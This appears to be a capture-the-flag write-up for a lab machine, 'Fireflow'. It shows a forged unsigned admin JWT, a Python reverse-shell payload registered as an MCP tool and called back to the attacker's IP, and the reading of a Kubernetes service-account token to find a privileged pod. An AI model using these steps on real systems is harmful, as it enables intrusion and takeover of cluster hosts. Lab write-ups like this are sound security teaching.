total 12
drwx------ 2 nightfall nightfall 4096 Jun 29 23:01 .
drwxr-x--- 5 nightfall nightfall 4096 Jun 29 23:17 ..
-rw------- 1 nightfall nightfall  146 Jun 29 23:01 config.json
nightfall@fireflow:~/.mcp$ cat config.json
{
  "server": "http://10.129.23.119:30080",
  "status_endpoint": "/api/v1/version",
  "user": "langflow-bot",
  "password": "Langfl0w@mcp2026!"
}
nightfall@fireflow:~/.mcp$
We found useful creds from the config.json ,it’s obvious that we will use them on http://10.129.23.119:30080.
Checking the url
1
2
3
nightfall@fireflow:~/.mcp$ curl 127.0.0.1:30080
{"detail":"Not Found"}
The service responded locally. I therefore created an SSH tunnel to access it safely from my browser.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
tr3m0x@ubuntu:~/htb/linux/Fireflow$ ssh -L 30080:127.0.0.1:30080 nightfall@fireflow.htb
nightfall@fireflow.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Jun 29 11:40:16 PM UTC 2026

  System load:           0.19
  Usage of /:            84.5% of 15.58GB
  Memory usage:          44%
  Swap usage:            0%
  Processes:             247
  Users logged in:       0
  IPv4 address for eth0: 10.129.23.119
  IPv6 address for eth0: dead:beef::a0de:adff:feec:b02d

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Jun 29 23:40:17 2026 from 10.10.14.18
nightfall@fireflow:~$
Since the application exposes a web interface, the next logical step is directory enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
tr3m0x@ubuntu:~/htb/linux/Fireflow$ ffuf -u http://127.0.0.1:30080/FUZZ -w $SECLISTS/Discovery/Web-Content/raft-small-directories.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://127.0.0.1:30080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

docs                    [Status: 200, Size: 1044, Words: 164, Lines: 32, Duration: 83ms]
mcp                     [Status: 405, Size: 31, Words: 3, Lines: 1, Duration: 71ms]
:: Progress: [20115/20115] :: Job [1/1] :: 476 req/sec :: Duration: [0:00:42] :: Errors: 0 ::
The /docs endpoint exposes the service documentation, which is helpful for understanding the available API and authentication model. 
The next step is to authenticate with the discovered credentials and test whether the application enforces role-based access correctly.
1
2
3
4
tr3m0x@ubuntu:~/htb/linux/Fireflow$ curl -s -X POST http://127.0.0.1:30080/api/v1/auth \
  -H 'Content-Type: application/json' \
  -d '{"username":"langflow-bot","password":"Langfl0w@mcp2026!"}'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoidXNlciJ9.RenGdHutrKPCOWjwYSJex8C_uMSmy7I8AMkhmTwf9Ps","token_type":"bearer"}
The authenticated user is not an administrator, so a direct request to the tools endpoint is rejected.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
tr3m0x@ubuntu:~/htb/linux/Fireflow$ curl -X 'POST' \
  'http://127.0.0.1:30080/api/v1/tools' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoidXNlciJ9.RenGdHutrKPCOWjwYSJex8C_uMSmy7I8AMkhmTwf9Ps' \
  -H 'Content-Type: application/json' \
  -d '{
  "name": "string",
  "description": "string",
  "inputSchema": {
    "additionalProp1": {}
  },
  "code": "string"
}'
{"detail":"Admin role required"}
Using jwt.io we could see that our role is user

I tried the none algorithm attack and changed the role to admin and the alg to none. It’s when the server accepts JWTs that have no signature at all you can read more about it in this article .
The final JWT is this :
1
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoiYWRtaW4ifQ.
We can now confirm that we have admin access by repeating the earlier request with the new token.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
tr3m0x@ubuntu:~/htb/linux/Fireflow$ curl -X 'POST' \
  'http://127.0.0.1:30080/api/v1/tools' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoiYWRtaW4ifQ.' \
  -H 'Content-Type: application/json' \
  -d '{
  "name": "string",
  "description": "string",
  "inputSchema": {
    "additionalProp1": {}
  },
  "code": "string"
}'
{"status":"registered","name":"string"}
The next step is to register a custom tool that executes a payload and opens a reverse shell. This allows us to break out of the container and land on a shell inside the Kubernetes environment.
1
2
3
4
5
6
7
8
9
10
11
12
13
tr3m0x@ubuntu:~/htb/linux/Fireflow$ curl -X 'POST' \
  'http://127.0.0.1:30080/api/v1/tools' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoiYWRtaW4ifQ.' \
  -H 'Content-Type: application/json' \
  -d '{
  "name": "Exploit",
  "description": "Exploit",
  "inputSchema": {},
  "code": "import socket,os,pty\npid=os.fork()\nif pid>0:\nimport sys;sys.exit(0)\nos.setsid()\npid=os.fork()\nif pid>0:\nimport sys;sys.exit(0)\ns=socket.socket()\ns.connect((\"10.10.14.18\",4444))\n[os.dup2(s.fileno(),i) for i in(0,1,2)]\npty.spawn(\"/bin/sh\")"
}'
{"status":"registered","name":"Exploit"}
Now let’s setup a listener and trigger the exploit
1
2
3
4
5
tr3m0x@ubuntu:~/htb/linux/Fireflow$ curl -X POST http://127.0.0.1:30080/mcp \
  -H 'Content-Type: application/json' \
  -H "Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJsYW5nZmxvdy1ib3QiLCJyb2xlIjoiYWRtaW4ifQ." \
  -d '{"method":"tools/call","params":{"name":"Exploit","arguments":{}}}'
And Boommm! We got the shell
1
2
3
4
5
6
7
tr3m0x@ubuntu:~/htb/linux/Fireflow$ listen
Listening on 0.0.0.0 4444
Connection received on 10.129.23.119 53251
$ id
id
uid=1000(mcp) gid=1000(mcp) groups=1000(mcp)
$
The shell is then upgraded for a more comfortable interactive session.
1
2
3
4
$ python3 -c "import pty;pty.spawn('/bin/bash')"
mcp@mcp-server-54464cb475-29ztf:/app$ export TERM=xterm
export TERM=xterm
mcp@mcp-server-54464cb475-29ztf:/app$
Kubernetes Pod Escalation
The environment confirms that the shell is running inside a Kubernetes pod.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
mcp@mcp-server-54464cb475-29ztf:/app$ env
env
KUBERNETES_SERVICE_PORT_HTTPS=443
PYTHON_SHA256=272179ddd9a2e41a0fc8e42e33dfbdca0b3711aa5abf372d3f2d51543d09b625
KUBERNETES_SERVICE_PORT=443
HOSTNAME=mcp-server-54464cb475-29ztf
PYTHON_VERSION=3.11.15
PWD=/app
MCP_SERVER_SERVICE_HOST=10.43.250.195
MCP_SERVER_SERVICE_PORT=8080
HOME=/home/mcp
MCP_SERVER_PORT_8080_TCP_PROTO=tcp
LANG=C.UTF-8
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
LS_COLORS=
GPG_KEY=A035C8C19219BA821ECEA86B64E628F8D684696D
MCP_SERVER_PORT_8080_TCP_PORT=8080
MCP_SERVER_PORT_8080_TCP_ADDR=10.43.250.195
TERM=xterm
SHLVL=1
MCP_SERVER_PORT=tcp://10.43.250.195:8080
KUBERNETES_PORT_443_TCP_PROTO=tcp
MCP_SERVER_SERVICE_PORT_HTTP=8080
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
MCP_SERVER_PORT_8080_TCP=tcp://10.43.250.195:8080
KUBERNETES_SERVICE_HOST=10.43.0.1
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
mcp@mcp-server-54464cb475-29ztf:/app$
We can cofirm that also by checking /var/run/secrets
1
2
3
4
5
6
7
mcp@mcp-server-54464cb475-29ztf:/app$ ls -al /var/run/secrets
ls -al /var/run/secrets
total 12
drwxr-xr-x 3 root root 4096 Jun 30 00:35 .
drwxr-xr-x 1 root root 4096 Jun 30 00:35 ..
drwxr-xr-x 3 root root 4096 Jun 30 00:35 kubernetes.io
mcp@mcp-server-54464cb475-29ztf:/app$
Let’s save the Environment Variables
1
2
3
4
export KUBE_API="https://${KUBERNETES_SERVICE_HOST}:${KUBERNETES_SERVICE_PORT}"
export CACERT="/var/run/secrets/kubernetes.io/serviceaccount/ca.crt"
export TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
export NAMESPACE=$(cat /var/run/secrets/kubernetes.io/serviceaccount/namespace)
Now let’s check the service account permissions
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
mcp@mcp-server-54464cb475-29ztf:~$ curl -s -X POST "$KUBE_API/apis/authorization.k8s.io/v1/selfsubjectrulesreviews" \
  --cacert "$CACERT" \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{
    "apiVersion": "authorization.k8s.io/v1",
    "kind": "SelfSubjectRulesReview",
    "spec": {
      "namespace": "'"$NAMESPACE"'"
curl -s -X POST "$KUBE_API/apis/authorization.k8s.io/v1/selfsubjectrulesreviews" \
>     }
  }'
  --cacert "$CACERT" \
>   -H "Authorization: Bearer $TOKEN" \
>   -H "Content-Type: application/json" \
>   -d '{
>     "apiVersion": "authorization.k8s.io/v1",
>     "kind": "SelfSubjectRulesReview",
>     "spec": {
>       "namespace": "'"$NAMESPACE"'"
>     }
>   }'
{
  "kind": "SelfSubjectRulesReview",
  "apiVersion": "authorization.k8s.io/v1",
  "metadata": {},
  "spec": {},
  "status": {
    "resourceRules": [
      {
        "verbs": [
          "get"
        ],
        "apiGroups": [
          ""
        ],
        "resources": [
          "nodes/proxy"
        ]
      },
      {
        "verbs": [
          "create"
        ],
        "apiGroups": [
          "authorization.k8s.io"
        ],
        "resources": [
          "selfsubjectaccessreviews",
          "selfsubjectrulesreviews"
        ]
      },
      {
        "verbs": [
          "create"
        ],
        "apiGroups": [
          "authentication.k8s.io"
        ],
        "resources": [
          "selfsubjectreviews"
        ]
      }
    ],
    "nonResourceRules": [
      {
        "verbs": [
          "get"
        ],
        "nonResourceURLs": [
          "/api",
          "/api/*",
          "/apis",
          "/apis/*",
          "/healthz",
          "/livez",
          "/openapi",
          "/openapi/*",
          "/readyz",
          "/version",
          "/version/"
        ]
      },
      {
        "verbs": [
          "get"
        ],
        "nonResourceURLs": [
          "/healthz",
          "/livez",
          "/readyz",
          "/version",
          "/version/"
        ]
      },
      {
        "verbs": [
          "get"
        ],
        "nonResourceURLs": [
          "/.well-known/openid-configuration",
          "/.well-known/openid-configuration/",
          "/openid/v1/jwks",
          "/openid/v1/jwks/"
        ]
      }
    ],
    "incomplete": false
  }
Key finding: the account has get on nodes/proxy resource. This is critical because WebSocket connections for exec use HTTP GET, which maps to the get verb instead of create.
You can read more about that here.
The next step is to use the host machine’s SSH session to inspect the installed tooling and continue the cluster-oriented pivot.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
nightfall@fireflow:~$ websocat -h
websocat 1.14.1
Vitaly "_Vi" Shukela <vi0oss@gmail.com>
Command-line client for web sockets, like netcat/curl/socat for ws://.

USAGE:
    websocat ws://URL | wss://URL               (simple client)
    websocat -s port                            (simple server)
    websocat [FLAGS] [OPTIONS] <addr1> <addr2>  (advanced mode)

FLAGS:
    (some flags are hidden, see --help=long)


    -e, --set-environment
            Set WEBSOCAT_* environment variables when doing exec:/cmd:/sh-c:
            Currently it's WEBSOCAT_URI and WEBSOCAT_CLIENT for
            request URI and client address (if TCP)
            Beware of ShellShock or similar security problems.
    -E, --exit-on-eof                            Close a data transfer direction if the other one reached EOF
        --jsonrpc
            Format messages you type as JSON RPC 2.0 method calls. First word becomes method name, the rest becomes
            parameters, possibly automatically wrapped in [].


    -0, --null-terminated                        Use \0 instead of \n for linemode
            --no-fixups to discover what is being inserted automatically and read the full manual about Websocat
            internal workings.
    -1, --one-message                            Send and/or receive only one message. Use with --no-close and/or -u/-U.
        --oneshot                                Serve only once. Not to be confused with -1 (--one-message)
        --print-ping-rtts
            Print measured round-trip-time to stderr after each received WebSocket pong.


    -q                                           Suppress all diagnostic messages, except of startup errors

    -s, --server-mode                            Simple server mode: specify TCP port or addr:port as single argument
    -S, --strict
            strict line/message mode: drop too long messages instead of splitting them, drop incomplete lines.

    -k, --insecure                               Accept invalid certificates and hostnames while connecting to TLS


    -u, --unidirectional                         Inhibit copying data in one direction
    -U, --unidirectional-reverse
            Inhibit copying data in the other direction (or maybe in both directions if combined with -u)

    -v                                           Increase verbosity level to info or further
    -b, --binary                                 Send message to WebSockets as binary messages
    -n, --no-close                               Don't send Close message to websocket on EOF
    -t, --text                                   Send message to WebSockets as text messages
        --base64
            Encode incoming binary WebSocket messages in one-line Base64 If `--binary-prefix` (see `--help=full`) is
            set, outgoing WebSocket messages that start with the prefix are decoded from base64 prior to sending.

OPTIONS:
    (some options are hidden, see --help=long)
        --socks5 <auto_socks5>
            Use specified address:port as a SOCKS5 proxy. Example: --socks5 127.0.0.1:9050


        --basic-auth <basic_auth>
            Add `Authorization: Basic` HTTP request header with this base64-encoded parameter. Also available as
            `WEBSOCAT_BASIC_AUTH` environment variable
        --basic-auth-file <basic_auth_file>
            Add `Authorization: Basic` HTTP request header base64-encoded content of the specified file


    -B, --buffer-size <buffer_size>                                  Maximum message size, in bytes [default: 65536]


        --close-reason <close_reason>
            Close connection with a reason message. This option only takes effect if --close-status-code option is
            provided as well.
        --close-status-code <close_status_code>                      Close connection with a status code.
    -H, --header <custom_headers>...
            Add custom HTTP header to websocket client request. Separate header name and value with a colon and
            optionally a single space. Can be used multiple times. Note that single -H may eat multiple further
            arguments, leading to confusing errors. Specify headers at the end or with equal sign like -H='X: y'.
        --server-header <custom_reply_headers>...
            Add custom HTTP header to websocket upgrade reply. Separate header name and value with a colon and
            optionally a single space. Can be used multiple times. Note that single -H may eat multiple further
            arguments, leading to confusing errors.
        --header-to-env <headers_to_env>...
            Forward specified incoming request header to H_* environment variable for `exec:`-like specifiers.

    -h, --help <help>
            See the help.
            --help=short is the list of easy options and address types
            --help=long lists all options and types (see [A] markers)
            --help=doc also shows longer description and examples.


        --max-messages <max_messages>
            Maximum number of messages to copy in one direction.

        --max-messages-rev <max_messages_rev>
            Maximum number of messages to copy in the other direction.

        --conncap <max_parallel_conns>
            Maximum number of simultaneous connections for listening mode


        --origin <origin>                                            Add Origin HTTP header to websocket client request
        --pkcs12-der <pkcs12_der>
            Pkcs12 archive needed to accept SSL connections, certificate and key.
            A command to output it: openssl pkcs12 -export -out output.pkcs12 -inkey key.pem -in cert.pem
            Use with -s (--server-mode) option or with manually specified TLS overlays.
            See moreexamples.md for more info.
        --pkcs12-passwd <pkcs12_passwd>
            Password for --pkcs12-der pkcs12 archive. Required on Mac.

    -p, --preamble <preamble>...
            Prepend copied data with a specified string. Can be specified multiple times.

    -P, --preamble-reverse <preamble_reverse>...
            Prepend copied data with a specified string (reverse direction). Can be specified multiple times.


        --restrict-uri <restrict_uri>
            When serving a websocket, only accept the given URI, like `/ws`
            This liberates other URIs for things like serving static files or proxying.
    -F, --static-file <serve_static_files>...
            Serve a named static file for non-websocket connections.
            Argument syntax: <URI>:<Content-Type>:<file-path>
            Argument example: /index.html:text/html:index.html
            Directories are not and will not be supported for security reasons.
            Can be specified multiple times. Recommended to specify them at the end or with equal sign like `-F=...`,
            otherwise this option may eat positional arguments


        --ua <useragent>
            Set `User-Agent` request header to this value. Similar to setting it with `-H`.

        --protocol <websocket_protocol>
            Specify this Sec-WebSocket-Protocol: header when connecting

        --server-protocol <websocket_reply_protocol>
            Force this Sec-WebSocket-Protocol: header when accepting a connection

        --websocket-version <websocket_version>                      Override the Sec-WebSocket-Version value

        --ping-interval <ws_ping_interval>                           Send WebSocket pings each this number of seconds
        --ping-timeout <ws_ping_timeout>
            Drop WebSocket connection if Pong message not received for this number of seconds


ARGS:
    <addr1>    In simple mode, WebSocket URL to connect. In advanced mode first address (there are many kinds of
               addresses) to use. See --help=types for info about address types. If this is an address for
               listening, it will try serving multiple connections.
    <addr2>    In advanced mode, second address to connect. If this is an address for listening, it will accept only
               one connection.


Basic examples:
  Command-line websocket client:
    websocat ws://ws.vi-server.org/mirror/

  WebSocket server
    websocat -s 8080

  WebSocket-to-TCP proxy:
    websocat --binary ws-l:127.0.0.1:8080 tcp:127.0.0.1:5678


Partial list of address types:
	ws://           	Insecure (ws://) WebSocket client. Argument is host and URL.
	wss://          	Secure (wss://) WebSocket client. Argument is host and URL.
	ws-listen:      	WebSocket server. Argument is host and port to listen.
	wss-listen:     	Listen for secure WebSocket connections on a TCP port
	tcp:            	Connect to specified TCP host and port. Argument is a socket address.
	tcp-listen:     	Listen TCP port on specified address.
	ssl-listen:     	Listen for SSL connections on a TCP port
	sh-c:           	Start specified command line using `sh -c` (even on Windows)
	cmd:            	Start specified command line using `sh -c` or `cmd /C` (depending on platform)
	readfile:       	Synchronously read a file. Argument is a file path.
	writefile:      	Synchronously truncate and write a file.
	appendfile:     	Synchronously append a file.
	udp:            	Send and receive packets to specified UDP socket, from random UDP port
	udp-listen:     	Bind an UDP socket to specified host:port, receive packet
	-               	Read input from console, print to console. Uses threaded implementation even on UNIX unless requested by `--async-stdio` CLI option.
	mirror:         	Simply copy output to input. No arguments needed.
	literalreply:   	Reply with a specified string for each input packet.
	literal:        	Output a string, discard input.
	random:         	Generate random bytes when being read from, discard written bytes.
Partial list of overlays:
	broadcast:      	Reuse this connection for serving multiple clients, sending replies to all clients.
	autoreconnect:  	Re-establish underlying connection on any error or EOF
	foreachmsg:     	Execute something for each incoming message.
	log:            	Log each buffer as it pass though the underlying connector.
See more address types with the --help=long option.
See short examples and --dump-spec names for most address types and overlays with --help=doc option
It will be easy interacting with kubernetes api from there.
So I setted up the environment variables and started looking for the Privileged Pod
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
nightfall@fireflow:~$ cat /tmp/pods.json | python3 -m json.tool | grep -C 25 '"privileged": true'
                            "httpGet": {
                                "path": "/",
                                "port": "metrics",
                                "scheme": "HTTP"
                            },
                            "timeoutSeconds": 1,
                            "periodSeconds": 10,
                            "successThreshold": 1,
                            "failureThreshold": 3
                        },
                        "readinessProbe": {
                            "httpGet": {
                                "path": "/",
                                "port": "metrics",
                                "scheme": "HTTP"
                            },
                            "timeoutSeconds": 1,
                            "periodSeconds": 10,
                            "successThreshold": 1,
                            "failureThreshold": 3
                        },
                        "terminationMessagePath": "/dev/termination-log",
                        "terminationMessagePolicy": "File",
                        "imagePullPolicy": "IfNotPresent",
                        "securityContext": {
                            "privileged": true,
                            "runAsUser": 0,
                            "runAsNonRoot": false,
                            "readOnlyRootFilesystem": false,
                            "allowPrivilegeEscalation": true
                        }
                    }
                ],
                "restartPolicy": "Always",
                "terminationGracePeriodSeconds": 30,
                "dnsPolicy": "ClusterFirst",
                "nodeSelector": {
                    "kubernetes.io/os": "linux"
                },
                "serviceAccountName": "prometheus-prometheus-node-exporter",
                "serviceAccount": "prometheus-prometheus-node-exporter",
                "automountServiceAccountToken": false,
                "nodeName": "fireflow",
                "hostNetwork": true,
                "hostPID": true,
                "securityContext": {
                    "runAsUser": 65534,
                    "runAsGroup": 65534,
                    "runAsNonRoot": true,
                    "fsGroup": 65534
                },
And here we go .The prometheus-prometheus-node-exporter pod in the monitoring namespace is running with privileged: true, hostPID: true, and mounts the entire host filesystem at /host/root.
